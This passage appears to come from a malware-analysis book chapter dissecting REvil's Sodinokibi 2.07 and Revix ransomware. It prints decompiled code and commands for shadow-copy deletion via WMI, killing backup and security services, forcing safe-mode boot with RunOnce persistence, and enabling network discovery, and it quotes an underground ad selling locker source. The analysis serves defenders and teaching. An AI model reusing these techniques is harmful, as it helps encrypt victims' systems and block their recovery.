One particularly interesting feature of this ransom note is that it doesn't provide the name of the group responsible for the ransomware attack: Nowhere do we see "Sodinokibi" or "REvil." Affiliates can create their own note contents, and some may choose to associate themselves with the ransomware-as-a-service group, but the note shown here is the default. Why doesn't it contain the REvil's name or branding? It's hard to say, but this might be an attempt make detection and attribution of an attack more challenging, especially if REvil wanted to avoid drawing too much attention from international law enforcement.

The New and Improved Version

Over time, the REvil group improved upon the Sodinokibi binary, including by making bug fixes, adding features, and refactoring code. Debuted shortly before the group was disrupted, Sodinokibi version 2.07 has a number of changes, mostly to make encryption more customizable and to add new pre-encryption functionality. Let's look at some of these changes and the difference they make at a technical level.

Command Line and Configuration

The command line options the malware accepts, as well as the contents of the configuration data, are now more extensive than in the initial version and include a few new fields. Here are the newly supported command line options:

`nolocal` Doesn't encrypt local files (and targets only network files).

`path` Allows the affiliate to specify a directory to encrypt.

`silent` Doesn't kill processes or services specified in the configuration and doesn't delete shadow copies.

`smode` Reboots the machine in safe mode.

`fast` Encrypts the first 1MB of each file. The earlier version of the malware included this option as a configuration value instead of a command line option.

`full` Encrypts the entire file.

Compared with the command line options for version 1.01, these settings allow the affiliate significantly more control over the orchestration of the attack.

Increased Reach

One of the first things the new version of Sodinokibi does is enable network discovery to make sure the victim machine can see other devices on the network and the network devices can see the victim machine. Listing 10-32 shows the command used to do so.

```
netsh advfirewall firewall set rule group="Network Discovery" new enable=Yes
```

Listing 10-32: The command used to enable network discovery

The command uses `netsh`, a Windows utility that allows the user to modify a computer's network configuration. The malware modifies the rule group Network Discovery, setting it to enabled. Now the victim machine can see other shared files or folders the locker can encrypt, increasing its reach.

Stopped Services

In addition to stopping specified processes, Sodinokibi now provides a list of services to stop prior to encryption. Listing 10-33 shows an excerpt from the configuration data containing some of these specific services.

```
"svc": ["sql","sophos","mepocs","svc$","memtas","backup","vss","veeam"]
```

Listing 10-33: Services stopped by Sodinokibi

As expected, the services are associated with backup or data storage.

A Move to COM Interfaces

The new version of the malware uses an additional technique for stopping processes and services: WMI via the COM interfaces, as shown in Listing 10-34.

```
(*(code *)(*pStubUnk)->QueryInterface)(pStubUnk,&IWbemObjectSink,&pStubSync); ❶
do_string_decode_z(KVAL2,0x1109,7,6,(byte *)WQL); ❷
do_string_decode_z(KVAL2,0x5a2,10,0xae,(byte *)select_statement); ❸
wqlAlloc = (*SysAllocString)(WQL);
selectbString = (*SysAllocString)(select_statement);
(*(code *)(*IWBemServicesInt)->ExecMethodAsync)(IWBemServicesInt,wqlAlloc,
                                                selectbString,0x80,0,pStubSync); ❹
do_string_decode_z(KVAL2,0x8d3,0xd,0xb6,(byte *)select_2); ❺
selectbString2 = (*SysAllocString)(select_2);
```

```
hRes = (*(code *)(*IWBemServicesInt)->ExecMethodAsync)(IWBemServicesInt,wqlAlloc,
                                                       selectbString2,0x80,0,pStubSync); ❻
(*SysFreeString)(wqlAlloc);
(*SysFreeString)(selectbString);
(*SysFreeString)(selectbString2);
if (-1 < hRes) {
    dwMilliseconds = 0xffffffff;
    curr = do_GetCurrentProcess_z();
    (*WaitForSingleObject)(curr,dwMilliseconds);
    (*(code *)(*IWBemServicesInt)->CancelAsyncCall)(IWBemServicesInt,pStubSync);
}
```

Listing 10-34: Code used to stop processes and services in Sodinokibi 2.07

This code first initializes the WMI interface and obtains a pointer to `IWbemObjectSink` using `QueryInterface` ❶. `IWbemObjectSink` is a COM interface used in WMI to receive asynchronous notifications, and it gets triggered when a specific WMI event occurs. It decrypts two strings using RC4 ❷ ❸ and uses these strings as part of a WMI query to monitor process creation in real time ❹. The decrypted SQL statement it uses is `SELECT * FROM __InstanceCreationEvent WITHIN 1 WHERE TargetInstance ISA 'Win32_Process'`. Next, it decrypts another string using RC4 ❺, then uses it to execute another WMI query to monitor changes to services ❻. This decrypted SQL statement is `SELECT * FROM __InstanceModificationEvent WITHIN 1 WHERE TargetInstance ISA 'Win32_Service'`.

Now, instead of performing a simple one-time check for running processes or services, the malware looks for the creation of processes or services during the course of the malware's execution. The code starts this function in a thread, allowing the locker to continue to monitor for process and service creation in case one of the utilities starts unexpectedly. For example, a system administrator might discover something malicious happening on the network and want to quickly deploy a backup utility to try to save some of the organization's data.

Recall that the previous version of Sodinokibi used a fairly simple *vssadmin.exe* command to delete shadow copies and two `bcdedit` commands to prevent automatic recovery. In this version, we see the locker now uses WMI for shadow copy deletion (Listing 10-35).

```
HVar2 = (*CoCreateInstance)(&CLSID_WbemContext,(LPUNKNOWN)0x0,0x4401,&IID_WbemContext,&pLoc);
if (-1 < HVar2) {
    do_string_decode_z(KVAL2,0x3d4,8,0x14,ROOT\CIMV2);
    alloced_ROOTCIMV2 = SysAllocString(ROOT\CIMV2);
    iVar1 = (*(code *)(*pLoc)->ConnectServer)(pLoc,alloced_ROOTCIMV2,0,0,0,0,0,local_10,&pSvc);
    if ((-1 < iVar1) &&
        (HVar2 = (*CoSetProxyBlanket)((IUnknown *)pSvc,10,0,(OLECHAR *)0x0,3,3,
                                      (RPC_AUTH_IDENTITY_HANDLE)0x0,0), -1 < HVar2)) {
        pEnumerator = (IEnumWbemClassObject **)0x0;
        do_string_decode_z(KVAL2,0x1109,7,6,(byte *)&WQL);
        do_string_decode_z(KVAL2,0x527,4,0x3c,select_shadow_copies); ❶
        alloced_WQL = SysAllocString(&WQL);
        alloced_select_shadow_copies = SysAllocString(select_shadow_copies);
```

```
iVar1 = (*(code *)(*pSvc)->ExecQuery)(pSvc,alloced_WQL,alloced_select_shadow_copies,
                                      0x30,0,&pEnumerator); ❷
if (-1 < iVar1) {
    while( true ) {
        uReturn = 0;
        (*(code *)(*pEnumerator)->Next)(pEnumerator,0xffffffff,1,&pclsObj,&uReturn); ❸
        if (uReturn == 0) break;
        iVar1 = (*(code *)(*pclsObj)->Get)(pclsObj,L"id",0,vtProp,0,0); ❹
        if ((-1 < iVar1) && (vtProp[0] == 8)) {
            string_init_z((int *)&shadowcopy_print_string,0,0x100);
            do_string_decode_z(KVAL2,0xa2f,0xc,0x30,(byte *)Win32_ShadowCopy.ID='%s');
            iVar1 = (*wsprintfW)((LPWSTR)&shadowcopy_print_string,
                                 Win32_ShadowCopy.ID='%s',local_34);
            if (iVar1 != 0) {
               alloc_sc_print = SysAllocString(&shadowcopy_print_string);
               (*(code *)(*pSvc)->DeleteInstance)(pSvc,alloc_sc_print,0,local_10,0); ❺
               string_init_z((int *)&shadowcopy_print_string,0,0x80);
            }
            VariantClear(vtProp);
        }
```

Listing 10-35: The use of WMI via a COM interface for shadow copy deletion

The important parts of this code involve the execution of the WMI query to find the shadow copies, iterate through them, and delete them. After decrypting the query to find all shadow copies ❶, the malware executes it with `ExecQuery` ❷. It then enumerates the shadow copies ❸, extracting the ID of each one ❹. Finally, it uses `DeleteInstance` to delete the shadow copy ❺.

Although we don't know the exact motivation for this change, deletion of shadow copies is a well-known TTP for ransomware, and using *vssadmin .exe* to do so is very well publicized. If the victim environment implements detections for the unexpected use of this binary, the use of WMI via the COM interface might get around it.

The Inclusion of Safe Mode

If the affiliate uses the command line parameter `smode`, the locker won't encrypt files until it puts the device into *safe mode*, a feature usually used by system administrators or IT to run diagnostic tasks. In safe mode, software like antivirus and EDR isn't running, making it easier for the ransomware to evade detection. Listing 10-36 shows the abbreviated code used to prepare the device for, and boot into, safe mode.

```
is64Bit = do_GetBitness_z();
--snip--
uVar4 = do_setvalue_in_regkey_z
                          (0x80000002,SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon,
                           DefaultPassword,1,L"DTrump4ever",pwlen * 2 + 2); ❶
if (uVar4 != 0) {
    module_path = get_module_filename_z(0,&len_modname);
    do_string_decode_z(KVAL2,0x839,10,0x62,SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce);
    do_string_decode_z(KVAL2,0x3fb,6,0x18,*AstraZeneca);
    do_string_decode_z(KVAL2,0x122d,8,0x18,*MarineLePen);
```

```
    uVar4 = do_setvalue_in_regkey_z
                              (0x80000002,SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce,
                               *AstraZeneca,1,module_path,len_modname * 2 + 2); ❷
    if (uVar4 == 0) {
        call_do_RtlFreeHeap_z(module_path);
    }
    else {
        call_do_RtlFreeHeap_z(module_path);
        if (is64Bit != 0 && os_version > 0x501) {
            do_Wow64DisableWow64FsRedirection_z(&oldWow64Value);
        }
        if ((ushort)os_version <= 0x600) {
            do_string_decode_z(KVAL2,0x38b,0xe,0x27,safeboot_bootcfg);
            (*(code *)WinExec)(safeboot_bootcfg,5); ❸
            do_string_decode_z(KVAL2,0x1ed,0xb,0x3c,(byte *)safeboot_bootcfg2);
            len_modname = wcslen(safeboot_bootcfg2);
            bcdedit_cmd = safeboot_bootcfg2; ❹
        }
        else {
            do_string_decode_z(KVAL2,0x314,4,0x27,safeboot);
            local_2d = 0;
            (*(code *)WinExec)(safeboot,5); ❺
            do_string_decode_z(KVAL2,0x75c,0x10,0x4e,(byte *)delete_safeboot);
            len_modname = wcslen(delete_safeboot);
            bcdedit_cmd = delete_safeboot; ❻
        }
        setKey = does_RegistryKeyCreate_and_SetValue_z
                              (0x80000002,SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce,
                               *MarineLePen,1,bcdedit_cmd,len_modname * 2 + 2); ❼
        if (setKey != 0) {
            if (is64Bit != 0) {
                do_CheckOS_Wow64Revert_z(oldWow64Value);
            }
            do_reboot_z(1); ❽
        }
    }
}
```

Listing 10-36: Modifying registry keys and preparing the device to reboot into safe mode

Sodinokibi 2.07 first changes the automatic logon and password to hardcoded values (not shown here) to use during logon, capturing the result in `uVar4` ❶ and, upon success, continuing down the malicious path. Then, it modifies the registry key `SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce` so the malware will run on the next startup ❷, storing the information in a key named `*AstraZeneca`. It sets the victim machine to boot into safe mode the next time it starts up using the `bcdedit` commands (on Windows 7 or newer) ❺ or `bootcfg` commands (on Windows Vista or older) ❸.

Listing 10-37 shows these decrypted commands.

```
bootcfg /raw /a /safeboot:network /id 1
bcdedit /set {current} safeboot network
```

Listing 10-37: The commands used to boot the victim machine into safe mode

The bootcfg Windows command modifies the *boot.ini* settings of a machine. In this case, the /raw parameter allows the user to specify the operating system options to add, and /a appends them to the existing options. bcdedit modifies the computer's BCD stores, as previously noted.

In Listing 10-36, you can also see that this new version of Sodinokibi modifies the *MarineLePen subkey under the RunOnce registry key ❼ to remove the changes it made in order to safeboot the device using bcdedit (on Windows 7 or newer) ❻ or bootcfg (on Windows Vista or older) ❹. Listing 10-38 shows these commands.

```
bootcfg /raw /fastdetect /id 1
bcdedit /deletevalue {current} safeboot
```

Listing 10-38: The commands used to revert safeboot changes

Finally, it reboots the computer ❽.

Improvements to Encryption

Sodinokibi version 1.01 had two options for encryption: a regular mode, which encrypted the whole file, and fast mode, which encrypted just the first 1MB. The updated version of the locker allows the affiliate to choose between fast or full mode on the command line and includes other configurable options for tailoring the encryption process.

In the configuration data is a new key, et, which specifies the encryption type and has three options: 0 for full mode, 1 for fast mode, and 2 for a new scheme in which the first megabyte of the file is encrypted, some number of megabytes are skipped, then another megabyte is encrypted, until the end of the file. Another parameter in the configuration, spsize, defines the number of megabytes to skip for the third mode. The affiliate can also choose whether to write the ransom note to all folders or to some maximum number of folders by setting the newly added rdmcnt value.

Another encryption-related function uses the Windows APIs RmStartSession, RmRegisterResources, and RmGetList to prevent services from keeping open files that the malware is trying to encrypt. Traditionally, these APIs related to the Windows Restart Manager are for forcing processes to release locks on files during the update process to prevent the machine from having to reboot. Listing 10-39 shows the code used to release locked files.

```
serviceHandle = (SC_HANDLE)do_OpenSCManagerW_z();
ret = (*_RmStartSession)(&session_handle,0,sessionKey); ❶
if ((ret == 0) &&
    (ret = (*_RmRegisterResources)(_session_handle,1,&filepath,0,0,0,0), ret == 0)) { ❷
    nProcInfo = 10;
    ret = (*_RmGetList)(_session_handle, procInfoNeeded, &nProcInfo,
                        affectedApps, rebootReasons); ❸
    if ((ret == 0) && (uVar1 = 0, nProcInfo != 0)) {
        p_Aff = affectedApps;
        do {
            if (p_Aff->ApplicationType == RmService) { ❹
```

```
                do_stop_and_delete_service_z(serviceHandle,p_Aff->strServiceShortName,1); ❺
                getexitcodeprocess_and_sleep_z(p_Aff->Process.dwProcessId);
            }
            else if (((p_Aff->Process.dwProcessId != 4) &&
                      (p_Aff->ApplicationType != RmCritical)) &&
                     (is_vm_rel = check_for_vm_rel_processes_z(p_Aff->Process.dwProcessId),
                      is_vm_rel == 0)) { ❻
                hProcess = (*OpenProcess)(1,0,p_Aff->Process.dwProcessId);
                if (hProcess != (HANDLE)0x0) {
                    (*TerminateProcess)(hProcess,0);
                    do_CloseHandle_z((int)hProcess);
                }
                getexitcodeprocess_and_sleep_z(*p_Aff);
            }
--snip--
        }
    }
}
```

Listing 10-39: The use of Windows Restart Manager APIs to release locked files

After using `RmStartSession` to create a session ❶, the locker uses `RmRegisterResources` to register the target file into the session ❷. Then, it uses `RmGetList` to get a list of all applications using the file ❸. The malware checks if each application is a service ❹ and stops it if it is ❺. The malware won't stop certain processes, however, as determined by `check_for_vm_rel_processes_z` ❻. Listing 10-40 shows the internals of this function, cleaned up slightly for clarity.

```
  ❶ retVal = 0;

hProcess = (*OpenProcess)(0x1000,0,pid);
if (hProcess != (HANDLE)0x0) {
    (*QueryFullProcessImageNameW)(hProcess,0,(LPWSTR)NAME_TO_FIND,&local_8);
    do_CloseHandle_z((int)hProcess);
    path_find = (*PathFindFileNameW)((LPCWSTR)NAME_TO_FIND);
  ❷ if ( (string_compare_rel_z(path_find,L"vmcompute.exe") == 0 ) ||
       ❸ (string_compare_rel_z(path_find,L"vmms.exe") == 0) ||
       ❹ (string_compare_rel_z(path_find,L"vmwp.exe") == 0) ||
       ❺ (string_compare_rel_z(path_find,L"svchost.exe") == 0) )
    {
      ❻ retVal = 1;
    }
}
return retVal;
```

Listing 10-40: Determining if a process is a particular set of virtual machine or system processes

The locker checks if the process currently holding the lock on the file is *vmcompute.exe* ❷, *vmms.exe* ❸, *vmwp.exe* ❹, or *svchost.exe* ❺. If any of those services is responsible for the lock, the code returns the value `1` ❻ to the caller, skipping the terminate process call. Otherwise, the function

returns 0 ❶, indicating the process should be terminated. The first three are all associated with virtual machines, and the last is an important system process that keeps the operating system running. Other lockers, such as DarkSide and Conti, have also used the Restart Manager Windows APIs in a similar way.

And there you have it; although we didn't review all of the changes incorporated into version 2.07 of the Sodinokibi Windows locker, we've seen how the developer iterated on the malware, making improvements, adding new features, and very likely implementing bug fixes along the way. You've seen how threat actors actually create many ransomware functionalities using a traditional process of software engineering iteration.

How Defenders Create Ransomware Decryptors

It should come as no surprise that the cybersecurity community is unimpressed with ransomware groups and looks for ways to disrupt them whenever possible. Over the past few years, several firms have released decryptors for different variants to allow victims to decrypt their files free of charge. In September 2021, Bitdefender released a decryptor for victims of Sodinokibi ransomware attacks that occurred before July 13 of that year, when the group's servers went offline. The decryptor appears to take advantage of a universal key created to decrypt all files.

REvil wasn't too pleased about the decryptor, and after receiving some flak from other threat actors on dark web forums, the group attempted to minimize what had happened. Figure 10-9 shows a post in which they explain how this universal key could have come into Bitdefender's hands. The post refers to an "employee," by which they mean an affiliate of the program.




Figure 10-9: REvil posting about a leaked universal key

Whether or not REvil told the truth about how the key was leaked, the post provides an interesting example of how the group attempted to manage its reputation among threat actors.

Using a universal key is one tactic for decrypting files. Another tactic, employed by Emsisoft and BitDefender in late 2020 and 2021 against DarkSide and BlackMatter, involves identifying mistakes in the ransomware that allowed the firm to decrypt the victims' files, as discussed earlier in this chapter.

These are just two of the many decryptors out there for ransomware variants, and by the time you read this, there will hopefully be even more of them. Outside of preventing attacks outright, demonetizing the threat actors who develop and operate ransomware is one of the most successful ways to combat this threat.

Conclusion

The comparison between REvil's early and late Sodinokibi versions reveals how professional ransomware development actually works: It's iterative, reactive, and guided by operational feedback. The encryption improvements made by groups like BlackMatter weren't theoretical exercises. They were direct responses to researchers who found and exploited weaknesses in the earlier version. Ransomware groups treat decryptor publications (and reporting from researchers) the same way software companies treat bug reports: as guidelines on what to fix or change to ensure their tools remain successful.

That iterative dynamic explains why law enforcement takedowns haven't ended the problem. The codebase and the operators are separable, and the desire to continue to make money drives their need to persist. Groups rebrand, key developers resurface under new monikers, and leaked source code seeds new operations, as Babuk's code has demonstrated repeatedly since its 2021 leak. Understanding the techniques at the code level gives analysts skills that will remain relevant even after a particular group has died out. The next chapter extends that analysis to the ESXi and Linux lockers that have become a distinct and growing segment of the ransomware market.

Exercise: Exploring Babuk's Leaked Source Code

In 2021, somebody leaked the source code for a ransomware variant called Babuk Locker, at the time considered a fairly advanced piece of ransomware. The leaked data included Windows, Linux, and network attached storage (NAS) versions, and since then, other threat actor groups have used the Babuk code as a basis for their own ransomware strains. Because the source code is openly available, we can search it for the features discussed in this chapter. You can find the code at *https://nostarch.com/dissecting-dark-web*. Keep in mind that, like all malware, downloading this file can present a risk.

1. Begin by situating yourself at the entry point of the Windows locker. In the file *windows/Babyk/entry.cpp*, find the function named `entry`.

    - What four preparatory functions does the malware use to reduce recovery options and ensure that processes and services won't interfere with the encryption process? Which processes and services does it stop?
    - What mechanism does this malware use for concurrency? How many threads, processes, or instances does it create?
    - What arguments does the malware take? What are they used for?

2. In this chapter, you learned that many ransomware variants encrypt the files in multiple filepaths on the victim system.

    - Which files, folders, and network file locations does the malware encrypt? To find some of this information, take a look at the *entry.cpp* file.
    - Which APIs does the malware use to enumerate these various files, folders, and network shares?
    - Are any files, directories, or file extensions excluded from encryption? Where do you find this information?

3. Now consider one of the most important pieces of the ransomware: the encryption functionality.

    - What encryption algorithm (or algorithms) does Babuk use?
    - Does Babuk use symmetric, asymmetric, or hybrid encryption?
    - How does it set up its keys or initialization vectors?
    - Does Babuk encrypt the entirety of every file? If not, how much of each file does it encrypt?
    - Does Babuk check for locked files? If so, how do these checks work? What happens if the locker finds a locked file?
    - Does Babuk exfiltrate any key information?
    - What is the name of the ransom note? What are its default contents?
    - What file extension gets added to encrypted files?

4. This chapter covered several methods that ransomware uses to make recovery more challenging for a victim.

    - Does Babuk delete shadow copies? If so, what command does it use to do so?
    - Does the malware delete files in the Recycle Bin? If so, how? If not, what does it do with the files in the Recycle Bin?
    - Based on this source code, does Babuk include "wipe" functionality? How can you tell?

5. This leaked copy of the Babuk source code comes with the decryptor code, located in *windows/Decryptor*. The following questions pertain to this code:

    - The *windows/Decryptor/entry.cpp* file contains the decryptor code's starting point in the function named `entry`. What command line arguments does the decryptor code take? Using these arguments and the code in the `entry` function, describe which files and directories the code decrypts and in what order.
    - The `_decrypt_file` function in *entry.cpp* is responsible for decrypting each file. Describe the decryption process at a high level. What does the code look for first in the file? (Hint: Look at the first `ReadFile` function call and the subsequent check.) What are the functions related to key generation? After the code decrypts the file, where does it write the now-decrypted contents? What does the code do with the ransom note?

11

LINUX AND ESXI RANSOMWARE



So far, this book has focused largely on Windows-specific techniques. What about their Linux counterparts, if they exist? Today, cyberattacks targeting Linux and VMWare's ESXi hypervisor, particularly ransomware attacks, regularly make headlines. In this chapter, we'll look at the underground online market for these lockers, walk through two case studies demonstrating how they work, and discuss the ways in which they differ from the Windows lockers covered in the previous chapter.

In the process, we'll discuss why ransomware targeting Linux and ESXi first emerged and what opportunities these systems present for threat actors. In particular, we'll look at how the prevalence of virtual infrastructure combined with the reduced risk of detection by EDR or antivirus tools makes these systems an appealing target. In the chapter's exercise, which

focuses on a ransomware variant called ESXiArgs, you'll uncover mistakes the threat actor made in their implementation.

The Evolution of Linux and ESXi Threats

The first (albeit ineffective) Linux ransomware variant, Linux.Encoder, debuted in 2015. Rather than targeting endpoint systems, Linux.Encoder targeted web servers, which often use a Linux-based operating system to host web applications and pages. Linux.Encoder contained a flaw in its encryption process, however, and researchers were able to decrypt a victim's files without requiring them to pay the ransom. The malware generated the encryption key and initialization vector from the libc `rand()` function seeded with the current system timestamp when the file was encrypted, resulting in a predictable key. This allowed defenders to use the file's timestamp in order to derive the key material to decrypt the file.

Since then, Linux locker offerings have evolved, and ransomware, once perceived as a Windows-only problem, has become an issue for UNIX-based systems. Recent Linux ransomware comes in two main types: those specially built for UNIX-based systems and those built from source code written in Rust or Go that also have Windows counterparts. Here are excerpts of an ad for locker source code targeting a variety of platforms, including Linux and ESXi:

> Selling locker (WIN\Linux\ESXI\ARM\aarch64). (source code)
> Not based on any leaked source code, written from scratch by me.
> *--snip--*
> For convenience, a GUI builder has been written with the ability to manage created keys, decrypt test files, and create builds for all architectures. (all functions for configuring a locker are present in the builder).
> From me, support/updates or modifications to meet your requirements as needed (I will be interested in further cooperation with the buyer in writing other software too.
> Price 45k. (full complect, sc, web, builder and support from me, to one hands)
> A guarantor is welcome.
> The product is safe/reliable and tested in real conditions.
> I am ready to describe in more detail or answer questions about functionality and locker PM.

This locker runs on Windows, Linux, ESXi, ARM, and aarch64, suggesting that it's built in a cross-compilable language like Go or Rust, which we'll examine more closely in "The Move to Go and Rust" on page 294. Why target all these architectures? We've already talked about Windows, and we'll consider the reasons to target Linux and ESXi shortly. Targeting ARM and aarch64 allows the threat actor to infect certain types of network attached storage (NAS) devices. These file storage options are network accessible, and if a threat actor is able to lock a NAS device in addition to a hypervisor

and Active Directory environment, they could create added leverage to get the victim to pay the ransom.

The ESXi Hypervisor

If you've ever worked with virtualized software, you've likely used ESXi, or at least virtual machines hosted on it. ESXi is a hypervisor that allows a user to create and manage virtual machines from a single physical machine. The hypervisor pools resources, such as memory, processing, and storage, that the virtual machines can share. Instead of having to create and image a new physical machine each time your organization needs a new server, you can use a hypervisor to instantly create a new instance of a machine that fits the specifications.

There are two kinds of hypervisors, type 1 and type 2. Also known as bare metal hypervisors, *type 1* hypervisors run directly on the host's hardware, without an underlying operating system. *Type 2* hypervisors run on an existing operating system, as do applications on a computer. VMWare Workstation and Oracle VirtualBox are examples of type 2 hypervisors.

ESXi, a type 1 hypervisor, provides a very different experience. You can't install ESXi on Windows or Linux as an application; you must install it directly on a machine, just as you'd install an operating system. Type 1 hypervisors are more efficient than type 2, which is why you'll frequently see them used in enterprise environments to host multiple virtual machines from one physical server.

NOTE ESXi *refers to the hypervisor itself. The tool that manages multiple ESXi hosts is called* vCenter Server*, and the entire virtualization platform offered by VMWare is called* vSphere. *The ransomware we'll look at in this chapter encrypts the hypervisor and the virtual machines on it, not the management software. To configure and manage the ESXi hosts, including their security and access settings, a system administrator can use vSphere.*

Many ransomware variants designed to target ESXi can also run on Linux systems, albeit to a limited degree. Unlike Linux, ESXi is a minimal operating system, with fewer user-level utilities or applications. However, ESXi and Linux share some commonalities, such as their directory structure and the use of shared libraries by the GNU C compiler (located in */lib*). They also both use the ELF format for executable files, allowing a file built for ESXi to generally run on a Linux system. The reverse might not always be true; some Linux binaries may not be statically linked and use libraries not available on ESXi.

Advantages of Targeting Linux and ESXi

Why have ransomware groups moved to these new targets? One reason is that many organizations have begun using virtualized infrastructure, and particularly ESXi, to save money, scale easily, and simplify management. ESXi servers frequently house the infrastructure a business needs

to continue operating. Some organizations may even store their Active Directory, domain controllers, and management servers on ESXi, and losing access to this virtual environment would make recovery even more challenging.

Another complicating factor is that there is no such thing as antivirus for ESXi as of this writing. In fact, most of the security tooling seen quite often on Windows systems doesn't have an analog for ESXi. Although it's possible to deploy these tools to the guest operating systems (the virtual machines hosted on ESXi), you can't deploy them to the hypervisor itself. VMWare provides extensive configuration and hardening guidance for vSphere, but implementing these protections isn't as simple as installing an EDR.

Most system administrators have good intentions; however, it's easy to accidentally introduce misconfigurations, such as leaving ports or services open and exposing the hypervisor to the internet. Similarly, updating the hypervisor could present organizational challenges, such as downtime, a potential incompatibility between installed software, and the usual difficulties that come with patching a heavily used utility.

Targeting Linux itself is useful in many cases, too. Although many organizations use virtualization, they may not use it for all of their infrastructure. Some applications and services, including legacy systems, don't lend themselves well to virtualization, and many of these run on Linux. To encrypt these systems in an attack, a threat actor would need a Linux-specific locker in their arsenal.

NOTE *You might have noticed that we haven't mentioned macOS ransomware at all. Although a few ransomware variants have targeted macOS, such as the NotLock-Bit variant that emerged in late 2024, there are far fewer of them than those targeting other operating systems. One key reason is that most of a corporation's infrastructure—its servers, storage, and utilities—are likely to run on Windows, Linux, or ESXi.*

The Move to Go and Rust

The Go and Rust programming languages have become fairly popular over the last few years among developers looking to create cross-platform code. Designed by Google, Go was first released to the public in 2012, and malware written in the language started popping up several years later. Similarly, Rust's first stable release became publicly available in 2015, and one of the first well-known malware variants to use Rust, FickerStealer, was first observed in late 2020.

Threat actors likely started using both Go and Rust for a few reasons. As it became necessary to target multiple operating systems, they benefited from the ability to write and cross-compile just one code file. Also, both languages compile binaries using static linking by default. This means that the threat actor can deploy a self-contained executable that has everything

it needs to run rather than relying on the target machine to have particular external libraries installed. Although the compiled binaries end up being quite large (the compiled C binary we'll look at in this chapter is only 102KB, whereas the Rust binary is 1.9MB), static linking does reduce the potential for dependency issues.

Finally, malware written in these languages is more tedious to analyze than its C or C++ counterparts. For example, strings in C and C++ terminate with a null character, which allows disassemblers to display them as distinct from one another. Rust and Go have non-null-terminated strings, so they look contiguous. Listing 11-1 shows an example of the disassembly of an ALPHV binary written in Rust.

```
s_exclude_director_file_extensions_00592670   XREF[1,7]: parses_configuration_z:004661b6(R), ❶
s__file_extensionsexclude_file_ext_00592680              parses_configuration_z:004661ae(R), ❷
s_exclude_file_extault_file_cipher_00592690              parses_configuration_z:004661da(R),
s_ault_file_cipherdefault_file_cip_005926a0              parses_configuration_z:004661e2(R),
s_default_file_cipdefault_file_mod_005926b0              parses_configuration_z:00466711(R),
s_default_file_mode_005926c0                             parses_configuration_z:00466719(R),
s_e_005926d0                                             parses_configuration_z:004668f8(R),
s__directory_namesexclude_director_00592660              parses_configuration_z:00466900(R)
00592660 5f 64 69 72 65 63 74 6f 72 79 5f ds "_directory_namesexclude_director_file_extension ❸
         6e 61 6d 65 73 65 78 63 6c 75 64
         65 5f 64 69 72 65 63 74 6f 72 5f
```

Listing 11-1: An excerpt from Rust code showing concatenated strings in Ghidra

The code thinks there is one cross-reference and seven offcut cross-references to a single string. An *offcut* cross-reference is one that starts somewhere in the middle of the string, rather than at the beginning. The first, from `0x4661b6`, is to the string pointer `exclude_director_file_extensions`, which starts at `0x592670` ❶; the next is from `0x4661ae` to the string pointer `_file_extensions`, which starts at `0x592680` ❷; and so on.

When we look at the string itself, we see a giant, concatenated blob of multiple strings that start at `0x592660` ❸ and don't look related. This is what happens without the null terminator; we get this contiguous blob we'll need to fix up to more easily see the distinct strings. Fixing this blob in Ghidra is relatively easy, though somewhat annoying; you must first undefine the bytes, telling Ghidra this data isn't a string type, then individually select each distinct chunk and define just that chunk as a character array. An analyst can create a script to perform this fix-up. The general process involves finding all the references to strings, undefining the area, and redefining the correct number of bytes based on the reference. If you'd like to practice your Ghidra scripting skills, you might find it an interesting exercise to implement this script!

Today, several tools make Go and Rust binaries easier to analyze (for example, by reattaching names to the functions they belong with), though the analysis still remains more challenging than for an unobfuscated C binary.

Case Study: REvil's Linux and ESXi Locker

In the previous chapter, we looked at REvil's Windows locker, Sodinokibi. Prior to the group's disruption, it also created Revix, one of the first Linux lockers produced by a mainstream ransomware-as-a-service group. This locker's code was developed specifically for Linux and ESXi; in the chapter's second case study, we'll consider one written in Rust.

A Simpler Approach to Ransomware

If you looked at REvil's Windows locker in the previous chapter, you probably noticed that the Linux binary is startlingly simpler in a couple of ways. First, the main function contains all of the key functionality, showing far less pre-encryption setup than the Windows locker. Listing 11-2 shows this main function.

```
int main(uint argc,char **argv)

{
  int parsed;
  undefined8 path_allocated;
  char *path;

  if ((int)argc < 2) {
  ❶ puts(
        "Revix 1.1d \r\nUsage example: elf.exe --path /vmfs/ --threads 5\r\n
        Without --path - it encrypts current dir\r\n--silent (-s) use for not
        sing VMs mode\r\n!!!BY DEFAULT THIS SOFTWARE USES 50 THREADS!!!\r"
        );
    path = ".";
  }
  else {
    path = (char *)do_get_opts_path_z(argc,argv);
  }
  if (path == (char *)0x0) {
    puts("Unable to find path argument");
  }
  else {
    printf("Path: %s \n",path);
    path_allocated = do_strcpy_to_ptr_z(path);
  ❷ parsed = does_parse_cfg_z();
  ❸ if ((parsed != 0) && (parsed = gen_victim_info_z(), parsed != 0)) {
      if (SILENT_MODE == 0) {
      ❹ kill_vmx_and_other_procs_z();
      }
      else {
      ❺ puts("Using silent mode, if you on esxi - s VMs manualy");
      }
      creates_threads_z(&p_Concurrency,NUM_THREADS);
